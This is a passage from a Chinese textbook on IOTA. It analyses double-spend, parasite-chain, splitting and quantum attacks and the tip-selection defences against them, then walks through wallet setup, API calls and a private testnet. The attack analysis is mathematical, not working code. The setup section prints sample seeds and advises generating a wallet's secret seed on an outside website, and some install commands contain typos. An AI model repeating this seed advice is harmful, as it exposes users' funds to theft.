如果这种立即攻击无法取得成功，那么攻击者可以寻找一个权重为 3^n 的双重支付交易，其中 $n>n_0$，当攻击者找到该交易时，合法分支的累计权重没有超过 3^n，计算概率有 $[\lambda w W^{(n)}<3^n]=1-\exp(-\mu 3^{-n}\times(3^n/\lambda w))\approx\frac{\mu}{\lambda w}$。因此，攻击成功的时间期望是 $3^{\frac{\lambda w}{\mu}}$。

以上的讨论没有考虑权重的上限，下面分析自身权重不超过 1 时攻击成功的概率。此时，攻击者在发给商人合法交易之后，立刻发送双重支付交易，并产生许多无意义的交易来对双重支付交易进行验证。如果包含双重支付交易的子缠结在商人认可交易之后的某个时刻超过包含合法交易的子缠结，那么攻击成功。如果上述条件不成立的话，那么双重支付交易就不会被其他交易验证，因为合法交易的累积权重更大。

假设 $G_1,G_2,G_3,\cdots$ 是以 μ 为参数的独立同分布指数分布随机变量，分别表示发布一个权重为 1 的交易进行工作量证明所需的时间，期望值为 μ^{-1}，记 $V_k=\mu G_k$，$k\geqslant 1$，则 $V_1,V_2,V_3,\cdots$ 是以 1 为参数的独立同分布指数分布随机变量。攻击者攻击成功的条件是产生总权重为

严禁网络传播本PDF，违者责任自负！

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

w_0 的无意义交易所花的时间之和小于 t_0，其概率为 $\mathbb{P}\left[\sum_{k=1}^{w_0} G_k<t_0\right]=\mathbb{P}\left[\sum_{k=1}^{w_0} V_k<w_0\times\frac{\mu t_0}{w_0}\right]\approx \exp\left(-w_0\varphi\left(\frac{\mu t_0}{w_0}\right)\right)$。

上述概率的近似表达运用到概率论中的大偏差原理，即当 $\alpha\in(0,1)$，有如下近似成立：$\mathbb{P}\left[\sum_{k=1}^{n} V_k\leqslant \alpha n\right]\approx\exp(-n\varphi(\alpha))$，其中 $\varphi(\alpha)=-\ln\alpha+\alpha-1$。同时假设 $\frac{\mu t_0}{w_0}<1$，这是合理的，否则攻击者双重支付子缠结超过合法子缠结的概率近似于 1。

类似的，可以考察攻击在 $t>t_0$ 时刻成功的概率。此时，合法交易的累计权重为 $w_0+\lambda(t-t_0)$，因为累计权重始终以 λ 的速度增长。那么攻击成功的近似概率为 $\exp(-(w_0+\lambda(t-t_0))\varphi\left(\frac{\mu t}{w_0+\lambda(t-t_0)}\right))$。

注意到，在调整阶段累计权重的增长小于 λw，所以通常情况下有 $\frac{\mu t_0}{w_0}\geqslant\frac{\mu}{\lambda}$。无论如何，成功的概率不超过 $\exp\left(-w_0\varphi\left(\max\left(\frac{\mu t_0}{w_0},\frac{\mu}{\lambda}\right)\right)\right)$

为了有一个更直观的了解，下面计算两组数据。当 $\mu=2$，$\lambda=3$，此时攻击者的计算能力略小于余下网络的总算力，在第 12 个时间单元累计权重达到 32，计算此时攻击成功的概率大约为 0.29。若 $\mu=1$，保持其他参数不变，计算出来的成功概率大约为 0.00001135。可以看到当攻击者算力减小一倍后，攻击成功的概率迅速下降。

通过以上的分析可以看到，网络抵抗大权重攻击的前提是 $\lambda>\mu$，即输入网络的诚实交易必须多于攻击者计算能力内可以发布的攻击交易。

此外还应当注意到，利用累计权重作为判定哪一笔冲突交易合法的标准时还存在一个问题，攻击者有可能提前准备好双重支付交易，构建一个大权重的子缠结验证该交易，当商家接受该交易时，将子缠结广播出去。为处理此类冲突交易，可以通过下面介绍的末端顶点选择算法来解决该问题。

2. 寄生链攻击

寄生链攻击是指攻击者秘密构建一个偶尔验证主缠结交易的子缠结并借此发动的双重支付攻击。

在寄生链攻击中，诚实末端，即主缠结中的合法末端交易的评分大约为主缠结的权重之和，而寄生链的末端评分还包含整个寄生链的权重。由于网络延时不会影响攻击者构造寄生链，所以寄生链相比主缠结可能有更大的高度。而且当攻击者企图将寄生链并入主缠结时，可以生成并广播大量验证寄生链的末端交易，如果诚实节点的末端选择策略采用随

严禁网络传播本PDF，违者责任自负！

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

机选择，那么验证寄生链的末端交易将有很大概率被该节点选取验证，只要寄生链的权重之和比商人认可的权重 w_0 大，那么并入主缠结后的双重支付交易权重就会一直比 w_0 大，因为后续交易会同时间接验证这两笔交易，从而达成寄生链攻击，因为位于寄生链的冲突交易具有更大的累计权重。

为了抵御寄生链攻击，IOTA 利用主缠结具有更多哈希算力这一事实，节点使用 MCMC 算法选择两个末端进行验证。其想法是随机挑选一些缠结上的顶点作为游走者，朝着末端顶点进行反向随机游走，新交易验证被游走者挑选出来的末端交易。算法具体工作过程如下。

考虑累计权重在区间 $[W,2W]$ 上的顶点。W 具有合理大小，一方面让游走者处于缠结足够深的位置，不至于直接就抵达末端顶点，另一方面让游走者不至于太深而导致游走时间过长。区间的选择是任意的，比如可以选择 $[W,5W]$ 之间的顶点。也可以采用别的方式划分区间，比如在时间区间 $[t_0,2t_0]$ 内收到的交易。

独立随机地选择 N 个位于区间上的顶点作为游走者。游走者模拟离散时间上的随机游走，其方向是朝着末端顶点的反向路径。只有当顶点 A 直接或间接验证了顶点 B，才可能从 B 游走到 A。最先游走到末端顶点集合的两个游走者选出的末端顶点可以作为待验证末端交易。当然，很快就到达末端顶点集合的游走者很可能选出的是懒惰节点生成的末端顶点，应当被抛弃。

游走者随机游走具有相应的转移概率。如果 y 直接验证了 x，记 $y \rightsquigarrow x$，那么从 x 游走到 y 的转移概率 P_{xy} 正比于 $\exp(-\alpha(H_x-H_y))$。这里 H_x 表示当前 x 的累计权重，$\alpha>0$，是可选参数。考虑转移概率之和为 1，所以 $P_{xy}=\exp(-\alpha(H_x-H_y))\left(\sum_{z:z\rightsquigarrow x}\exp(-\alpha(H_x-H_z))\right)^{-1}$。

该算法运行是在本地进行的，需要对顶点的累计权重进行计算，但是不需要计算到创世交易，只需要计算到游走者备选顶点即可。

为了说明该算法可以抵抗寄生链攻击，首先考察懒惰末端顶点，它是由懒惰的节点为了避免验证工作而反复验证非末端交易而产生的末端交易。由于顶点与懒惰末端顶点的累计权重差距很大，所以游走的转移概率很小，懒惰末端顶点一般不容易被选中。

下面考察寄生链攻击。如图 7-8 所示，攻击者秘密构建了一条寄生链，链上包含了一个转移该账户全部余额到新账户的交易，该新账户同样由攻击者控制。然后攻击者在主缠结上发布交易，等候商人接受它。图中浅灰色的点分别表示两个冲突交易。寄生链偶尔验证主缠结上的交易，但其累计权重远小于主缠结上相应位置的交易。当发布向商人支付的交易后，寄生链不再验证主缠结上的交易。当商人认可该支付交易后，攻击者生成大量验证寄生链的末端交易并广播出去，如果大量诚实的节点验证这些末端交易，那么此次攻击成功。

严禁网络传播本PDF，违者责任自负！

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！




图 7-8 寄生链攻击示意图

MCMC 末端选择算法之所以能够避免大量诚实节点验证攻击者制造的末端交易，是因为寄生链上的交易累计权重远小于主缠结交易累计权重，其随机游走到寄生链的转移概率很小，几乎不会进入寄生链，除非游走起点就在寄生链上，这也是不太可能的，因为寄生链的交易数远小于主缠结的交易数。

IOTA 还提供了额外的保护策略，首先选择一个很大的 α 进行游走，其结果几乎是确定性的，可以找到对应的样板末端，然后再选择一个较小的 α 进行随机游走，将结果和样板末端进行对比，检查它们间接验证的交易是否一致，借此进一步减小选择寄生链末端交易的概率。

此外，对于一个总是朝着末端方向的随机游走很容易计算出其结束游走位置的概率分布。这是不希望节点做到的事情，因为这可能影响节点选择末端交易的策略，不再按照 MCMC 算法的结果进行验证工作。因此可以对游走方法进行以下修改：每一步游走都有 1/3 的概率回退一步，即向着远离末端的方向游走。这种策略下的游走同样可以很快抵达末端顶点，因为还有 2/3 的概率向着末端方向游走，但是不再那么容易计算出结束游走位置的概率分布。

可以看到当所有诚实节点都采用 MCMC 算法进行末端顶点选择时，系统可以抵抗寄生链攻击。但是由于无法强制每一个节点都必须采用该算法，所以应当对节点遵从该算法的动机进行分析。假设自私的节点企图最大化交易被尽快验证的概率，而 MCMC 算法为末端顶点集合定义了一个概率分布，自私节点通过验证概率最大的两个末端交易来达到自己的目的。然而，由于缠结的异步性导致的节点间不知道这两个末端交易被验证了，那么其他的自私节点同样会选择它们进行验证。这就导致大量新交易验证相同的交易，自私节点之间出现竞争关系，破坏了它们原有的打算。所以聪明的自私节点应当采用一个具有随机性的末端选择策略，且其概率分布与 MCMC 算法得出的结果大致相同，一定程度上依然遵从

严禁网络传播本PDF，违者责任自负！

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

了 MCMC 算法。而且，节点并不能从末端顶点的选择中获取实际利益，除了可能缩短交易确认时间。

3. 分裂攻击

分裂攻击是指攻击者在缠结处于高负载区时试图将缠结分裂成两个分支，并保持这两个分支的平衡。这是一种针对 MCMC 算法的一种攻击方式，攻击者可以同时发布两个或两个以上的冲突交易，诚实节点不会同时验证这两个冲突交易，由于网络延时和末端选择的随机性导致不同节点发布的新交易验证不同的冲突交易，从而形成两个分支，而攻击者则试图通过自己较小的算力，保持两个分支累计权重基本相等，则分支可能永远分裂下去，那么位于不同分支的同一笔钱都可以被使用。

为了阻止这种攻击方式，需要使用一些阈值严格的规则让攻击者难以维持两个分支的平衡，比如类似比特币区块链的最长链原则。在缠结网络中，如果第一个分支的总权重为 537，第二个分支的总权重为 528，诚实节点选择验证第一个分支的概率接近于 1/2，那样攻击者就有可能保持分支的平衡。但是，只要诚实节点选择验证第一个分支的概率远大于 1/2，那么攻击者就难以保持分支的平衡，因为经过不可避免地无规则涨落之后，网络会迅速选择一个分支而抛弃另一个分支。为了让 MCMC 算法达到这种目的，可以使用一个快速衰减的函数作为转移概率分布，并且在一个相对较大的深度开始游走，使游走起始点位于缠结分裂之前。在这种情况下，即使两个分支权重之差很小，随机游走依然有较大概率会选择较重的分支。

由于网络延时导致缠结的异步性，攻击者难以察觉许多刚刚发布的交易。因此另一种可以有效抵抗分裂攻击的方式是一个足够强大的实体不断地在同一分支上发布大量交易，这将快速改变分支间的平衡。

此外，还可以改进末端选择算法。当节点看到两个子缠结分支时，先挑选自身权重更大的分支，然后运行 MCMC 算法。或者考虑转移概率不仅和$\mathcal{H}_x-\mathcal{H}_y$有关，还依赖于$\mathcal{H}_x$，这样随机游走在较深的缠结中游走的结果几乎是确定的，可以避免走入权重较小的分支，而当接近末端时，具有更高的随机性，游走更加分散。

4. 量子计算攻击

量子计算攻击是指通过量子计算机强大的计算能力，以极高的效率解决哈希碰撞难题。比如在生成一个比特币区块的过程中，需要找到一个随机数（nonce）使区块的哈希值小于目标难度，目前平均来说需要查找 2^{68} 个随机数才能找到一个合适的哈希值。对于量子计算机而言，解决该问题的时间复杂度为 $\Theta(\sqrt{N})$，而普通计算机解决该问题的时间复杂度是 $\Theta(N)$。因此，量子计算机在比特币挖矿活动上面的效率是常规矿机的$\sqrt{2^{68}}=2^{34}$约 170 亿

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

倍，常规矿机的算力将无法与量子计算机抗衡，比特币不再安全。

同样，通过量子计算机实施大权重攻击同样具有更高的效率。但是在 IOTA 网络中，发送交易所进行哈希碰撞的随机数空间并不是很大，大概最大是 3^8。因此，对于理想的量子计算机而言，其效率的提升大约也就在 3^4=81 这一量级上，相对而言是可以接受的。而且在 IOTA 中，哈希碰撞所需的时间不比发布交易要完成的其他任务所需的时间多很多，其他任务对量子计算机有更好的抵抗性。因此 IOTA 相对比特币而言提供了更好的抗量子攻击特性。

7.2 IOTA 实战开发

前面我们已经学习了 IOTA 的核心部分，从原理上详细了解了 IOTA 的运作方式。为了更真实地了解 IOTA，本节将介绍如何安装 IOTA 的钱包。

7.2.1 IOTA 钱包安装

钱包的安装可以有两种方法：通过官网提供的 exe 文件直接安装。https://github.com/iotaledger/wallet/releases

这种方法比较简单就不再一一叙述。如果需要修改源码，则需要另一种方式在本地编译并运行钱包。

编译环境的安装：

1. 在本地编译钱包，需要安装 java jdk、nodejs、Maven。

2. 安装 electro。

```
npm intstall -g electron
```

3. 安装 bowser。

```
npm install -g bowser
```

如果是 Windows 系统还需要以管理员身份执行另一条命令来完善编译环境。

```
npm install -g --production windows-build-tools
```

4. 从 GitHub 上钱包下载源码。

```
git clone https://github.com/iotaledger/wallet
```

5. 进入 wallet 文件，下载 iri。

```
cd wallet
git clone https://github.com/iotaledger/iri
```

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

6. 进入 iri 文件，编译 iri.jar。

```
cd iri
mvn clean compile
mvn package
```

7. 编译完成后，我们会在 target 文件夹下找到一个 iri-1.4.2.4.jar，修改该 jar 的文件名为 iri.jar。

8. 返回 wallet 文件夹下，编译组件。

```
npm install
```

9. 启动 app。

```
npm start
```

10. 启动钱包后，可以根据自己的需求，选择轻节点或者全节点。这里我们选择轻节点，如图 7-9 所示。




图 7-9　选择钱包的节点模式

11. 选择一个 host，如果 host 连接失败，可以在工具下点击配置节点信息，修改成可用的节点，如图 7-10 所示。

12. 填写 seed，IOTA 通过 seed 产生一个账户，通过 seed 我们可以登录自己的账户，如图 7-11 所示，因此 seed 需要妥善保管。填写的 seed 必须要满足一定条件，seed 必须是一个 81 个字符长的字符串，这些字符只包括 26 个拉丁字母和数字 9，其中字母 A~Z 都是大写。每个钱包地址都归属于一个 seed。IPIOYUA9YJNZHBWYWNT9AKAM9IJVUNCIB9CXOFLQZJVJKJQ9MRPVSETQKZUT9MNDEIIWOLJGPMZHEOIXH

这就是一个 seed。为了方便产生一个 seed, 我们可以从这个网站产生一个 seed 来使用。https://www.iotaseedgenerator.online/

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！




图 7-10　选择钱包的 host




图 7-11　钱包登录界面

13. 成功产生 seed 后，输入 seed 登录成功，钱包会展示如图 7-12 所示的界面，我们需要绑定地址到 Tangle 中。

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

图 7-12　将钱包地址加入 Tangle

14. 尽管 IOTA 网络没有挖矿，不会为矿工提供奖励，但是可以用自己的计算机提供算力，获得 IOTA 打赏，如图 7-13 所示。打开如下的网址，填写 iota 钱包地址，设置算力配置，如图 7-14 所示 https://mineiota.com/。




图 7-13　一个提供计算机来获取 IOTA 币的网站

非卖品，仅供非商业用途或交流学习使用

图 7-14 配置计算力，并开始提供计算力

根据自己机器 cpu 的实际情况填写 threads。这样，一个 IOTA 就安装完成，之后可以根据钱包余额，以及发送、接收、历史四个选项对钱包进行操作。

7.2.2 IOTA API

IOTA API 已经可以通过 Curl、Python、JavaScript、Java 等多种方式进行调用，本节我们选择通过 JavaScript 来讲解对 IOTA API 进行调用。

IOTA JavaScript Library 实现了通过 JavaScript 来调用 IOTA API 的功能。需要注意的是，JavaScript Library 其实还是一个早期的 beta 版，使用的过程中可能会出现一些意料之外的结果。Library 的使用者在遇到一些问题的时候，可以在 IOTA 社区发布出来，以确保日后开发团队会进行修改 https://forum.iota.org。

IOTA JavaScript Library 的安装。

Node.js

```
npm install iota.lib.js
```

Bower

```
bower install iota.lib.js
```

所有的 API 调用都是通过发送 POST HTTP 请求，利用 14265 端口进行调用的。发送的数据是一个遵循标准模式的 json 对象。

Library 安装完成之后，我们需要了解一些可选设置。

非卖品，仅供非商业用途或交流学习使用

（1）host:String。需要连接的 host. 默认设置为 localhost。

（2）port:Int 端口。默认设置为 14265。

（3）provider:String。如果没有提供 host 和 port，可以直接提供 provider. 例如：localhost:14265。

（4）sandbox:Bool。sandbox。是一个可选选项，以确定 provider 是否是一个 IOTA 沙箱环境。

（5）token:String。沙箱环境设置为 true 时，token 字符串可用户验证沙箱环境。

```
// Create IOTA instance with host and port as provider
var iota = new IOTA({
    'host': 'http://localhost',
    'port': 14265
});

// Create IOTA instance directly with provider
var iota = new IOTA({
    'provider': 'http://localhost:14265'
});

// now you can start using all of the functions
iota.api.getNodeInfo(function(error, success) {
    if (error) {
        console.error(error);
    }else {
        console.log(success);
    }
});

// you can also get the version
console.log(iota.version);
```

目前有四个子类可以从 IOTA 对象进行访问。

- api：与 IOTA 核心进行交互的应用程序编程接口。
- util：格式转换、验证等相关函数。
- multisig：用于创建和签署多签名地址和交易的函数。
- valid：用于帮助确定输入输出是否有效。

另外，我们还可以访问 Library 的版本。

- version：Library 的当前版本。

不久的将来，IOTA 新的模块（例如 Flash、MAM）以及所有 IXI 相关的功能都将实现。目前，大多数 API 调用都是异步完成的，这意味着你必须利用回调函数来成功捕获响应。在未来的版本中将会添加对同步 API 调用以及事件侦听器的支持。

这个 JavaScript Library 实现了当前 IOTA 中所提供的所有核心调用，所有标准 API 调

非卖品，仅供非商业用途或交流学习使用

用完整文档请参考官方文档。(https://iota.readme.io，官方文档地址。)

接下来我们将会介绍一些常用的 API 接口的作用与使用方法。

1. GetNewAddress

利用种子产生一个新的地址，在生成地址时，可以为私钥选择不同的安全及别，使用相同关键词索引，也会随着不同安全等级而产生完全不同的地址。因此可以认为单个种子下对应着三个不同的地址，选择哪一个地址取决于所使用的安全级别。

存在三种不同的安全选项，如表 7-2 所示。

表 7-2 三种安全选项

Input	Security Level	Security
1	Low	81-trits
2	Medium	162-trits
3	High	243-trits

Input

```
iota.api.getNewAddress(seed, [options], callback)
```

(1) seed:String。种子是地址的密钥，需要满足对应的编码规则。

(2) options:Object

- checksum:Bool 添加 9 个字符的地址校验位
- total:Int 地址总数
- security:Int 安全等级
- eturnAll:Bool 为真，则返回所有已经生成的地址

(3) callback:Fuction。回调函数（可选）。

Returns

- String|Array。返回一个字符串或者字符类型的数组。

2. prepareTransfers

该函数的主要目的是获取传输对象数组作为输入（input），然后通过生成正确的 bundle 来准备传输，以及在必要时选择和签署输入（如果它是值传输）。函数的输出是原始的 transaction 数据（trytes）数组。

由于单个传输对象采用以下值：address、value、message、tag。message 和 tag 必须是 tryte 编码的。如果不提供 message 或 tag，Library 将自动输入为空值。因此，每个传输对象中一定存在 address 和 value。如果填写了提供带校验和的地址，此函数将使用 Utils 函数 isValidChecksum 自动验证你的地址。

非卖品，仅供非商业用途或交流学习使用

Library 验证这些输入并确保你有足够的余额。在定义这些输入时，还可以在不同的安全级别上提供多个输入。Library 会使用 seed 与对应的私钥进行签名。下面是一个使用安全级别 3 和 2 进行传输的示例：

```
iota.api.prepareTransfers(seed,
        [{
            'address':
'SSEWOZSDXOVIURQRBTBDLQXWIXOLEUXHYBGAVASVPZ9HBTYJJEWBR9PDTGMXZGKPTGSUDW9QLFPJHTI
    EQZNXDGNRJE',
            'value': 10000
        }], {
        'inputs': [
            {
            address:
'XB9IBINADVMP9K9FEIIR9AYEOFUU9DP9EBCKOTPSDVSNRRNVSJOPTFUHSKSLPDJLEHUBOVEIOJFPDC
    ZS9',
            balance: 1500,
            keyIndex: 0,
            security: 3
        }, {
            address:
'W9AZFNWZZZNTAQIOOGYZHKYJHSVMALVTWJSSZDDRVEIXXWPNWEALONZLPQPTCDZRZLHNIHSUKZRSZAZ9W',
            balance: 8500,
            keyIndex: 7,
            security: 2
        }
    ]},function(e, s) {

        console.log(e,s);
})
```

Input

```
iota.api.prepareTransfers(seed, transfersArray [, options], callback)
```

（1）seed：String 种子是地址的密钥，需要满足对应的编码规则。

（2）transfersArray：传输对象数组。

- address：接受人地址（长度：81 个 tryes）。
- value：Int。要传输的数据。
- message：bundle 中 Tryes 编码 – 消息。
- tag：Tryte。编码 – 标签，最大长度：27tryes。

（3）options: 可选选项：

- security：Int。安全级别。

（4）callback：回调函数

非卖品，仅供非商业用途或交流学习使用

Return Value

- Array：包含新 bundle 的 trytes 数组。

3. isValidChecksum

检验一个带有校验和的 tryes 地址是否有效。

Input

```
iota.utils.isValidChecksum(addressWithChecksum)
```

addressWithChecksum：长度为 90tryes 的地址。

Returns

- Bool - True / False。验证地址是否有效。

4. isValidChecksum

将 ASCII 转换成 tryes 编码，如果提供的是非法字符，则返回 null，对于 JSON 格式数据需要先转换为 string 类。

Input

```
iota.utils.toTrytes(input)
```

- input：String 需要转换的数据

Returns

- string || null - trytes or null。

5. fromTrytes

该函数是用于将数据从 Tryte 编码转换成回二进制 string 类。

Input

```
iota.utils.fromTrytes(trytes)
```

- trytes：String。需要转换的 Tryte 编码数据。

Returns

- string-string。返回一个 string 类数据。

7.2.3 IOTA 私有测试链搭建

本节将会讲述如何搭建一个属于自己的 testnet。有时我们需要一个完全独立的测试链来对 IOTA 进行测试，而公共的测试链中存在其他节点，我们不希望别的节点干扰自己的测试，因此需要一个完全孤立的测试网络。不过这样网络也会带来一些麻烦：官方钱包不会连接一个从未收到里程碑交易的节点；IOTA 是不可挖矿的，因此我们的钱包初始化时，余

非卖品，仅供非商业用途或交流学习使用

额是 0。为了解决这些问题，需要做到以下两点：

- 构建自己的 Snapshot.txt 并重新编译 IRI。
- 启动 IRI 之后，需要运行一个 testnet 的协调器，创建里程碑交易。

工具获取地址：https://github.com/schierlm/private-iota-testnet。

安装步骤

1. 进入 private-iota-tetstnet-master 文件目录中，执行命令。

```
mvn package
```

2. 构建自己的 Snapsho，分配 2 779 530 283 277 761 个可用的 IOTA 到指定的地址上，如图 7-15 所示。指令执行完毕后，会在文件夹下生成 Snapshot.txt 和一个 Snapshot.log，如图 7-16 所示。其中 Snapshot.log 中包含了 seed 信息，利用这些 seed 就可以登录 wallet。

```
java -jar target/iota-testnet-tools-0.1-SNAPSHOT-jar-with-dependencies.jar SnapshotBuilder
```

```
asuka@asuka:~/private-iota-testnet-master$ java -jar target/iota-testnet-tools-0.1-SNAPSHOT-jar-with-dep
ies.jar SnapshotBuilder
Generating new Snapshot.txt file...
Enter amounts to be stored on the given addresses.
Amounts can be given as numbers, or with suffixes Ki Mi Gi Ti Pi.
Hit Return without entering an amount to switch to another seed.
Hit return for the first address of a seed assign the remaining IOTA
and finish the process.

Remaining IOTA: 2779530283277761

Seed: QQQBZANZWHYPJYOMPYGKXNMVQVLQUOTPBMVVEGCAWASYJHJWGFQGZZ9I9CUFXTEU9MPBSSMAGDWIXAKUY
  TMGLODSFQBTUOBCQRSCINFMTLQPIZAFYLHJWZNSDDEPAACAZHVPEGOVSCSKJWNZSWQOMHJPWXWRPMOQWYHCPTOFCZW: 200000Gi
  RFWDZAEUBXWL99QSLANNIDM9DJLKRMUKRZBTMTT9UNNTG9PITO9JFBASGBI9SUSPKZCORSVJEXXNXYUYBTVLM9VFZX: 10000Gi
  OHCEFHHAKKNSINQTNK9DPEERVIPOBPKKJWNIFLUEMTJGFZUGASHRMZUGSOGQEJRVFSMFFH9PGBBILNHPZSOILTDFLW: 100000Gi
  MNVBRRWRSBDSKSMZWNRVRWPUUWXLQIOKTPXBPGPQVFLLCWLJTTPWLXVFPHADHWBOOLLNXQHSWZZ9RSIOWRENPNRNPW:

Seed: APMXGGWAIIQFKV9CYSKKDYUOFZC9FYMGQAELAUJBDW9SMXNNRIYPLOMQYT9SMNLUVFWSHJFDYMGBSMBAL
  IYFQEI9OZOQUVDVDZOVKIFQMTZGWGNURWYXBZRTZLQYYSMAXGRKYIIOMRLTDXSMCNVCCYTWFJTEEDREWWGKPFLTKHD: 20000Gi
  ZHYYQCKOXNSYGGMUCGRXHJUCNJCVNQKLJBOREBKSXNBFBVCISRPTOZOIUOJDP9I99HBAYBFKLOPWTGRCXKODWGWCDD:

Seed: WAXXXEHGVTLILRYTP9GRHMKRIUUZLTN9UZMTLHIHVAIEXJCWVOEDAYKBJGWWUORZXESBJSGLOPKZISFCN
  V9ZGZMJZTNCRGVBZJWYEOQZXYOVZWZPCIIUCYUVJCQMFVLODSADQ9XIFZXZMZFDRMEPHMHQ9XYSWBANGXYHSYEMHAX: 20000Gi
  TVXDJXBXTKPJBISVWYZVMHAEOZMZEIKDGACJMEORZ9HCYHWIGVBXTFUBYPCZIBWHEFGWIQOHBHKRZAVY9IEFFYS9KC:

Seed: DYJECNAYUXXBOTHOFUZMPU9IITXANNMYJXAEIDZFEXJEXYOEBMEEGTDNUMMYBPEZHLATIBBBCPQEJJPRV
  9OSWEJXLQEAQPPSZCSJU9UKEVYMPLMOPSVPTKKXI9FJVZCMWZAVHBMPM9HWFZLGRLVVAJTXKFBWPYIFLDKUNIZTECD: 500000Gi
  IGHFNOPSADS9WDKPW9ODZKCGESUZSLTJYOPTFPVZYVDG9KGCHTHQXOVYCUXFYDCGQPTOJSAAWFSHDTSFAUBLDIFDUA:

Seed: XFPOVUNMVNTLZLENIEMOPJIHQXSEXGFASSEIKYR9VEXSCJDXPWPTELPOHFZFOOJMYASGDFDZRUKMUFBFY
  DMNNODTMGHKFLLGLDTXBHDDUERPKEAYH9XCHOJTUUQDBAKAKBLYQPPUGIKHIOWZEBPAREPHEPVRQMLVGCNIKTY9FTD:
  DMNNODTMGHKFLLGLDTXBHDDUERPKEAYH9XCHOJTUUQDBAKAKBLYQPPUGIKHIOWZEBPAREPHEPVRQMLVGCNIKTY9FTD: 1929530283

Done.
```

图 7-15　初始 token 分配

3. 将 Snapshot.txt 文件与 iri-1.4.2.4.jar 放在一个文件夹下，如图 7-17 所示。

```
java -jar iri-1.4.2.4.jar --testnet --testnet-no-coo-validation --snapshot=Snapshot.
    txt -p11219
```

非卖品，仅供非商业用途或交流学习使用

图 7-16 Snapshot.log

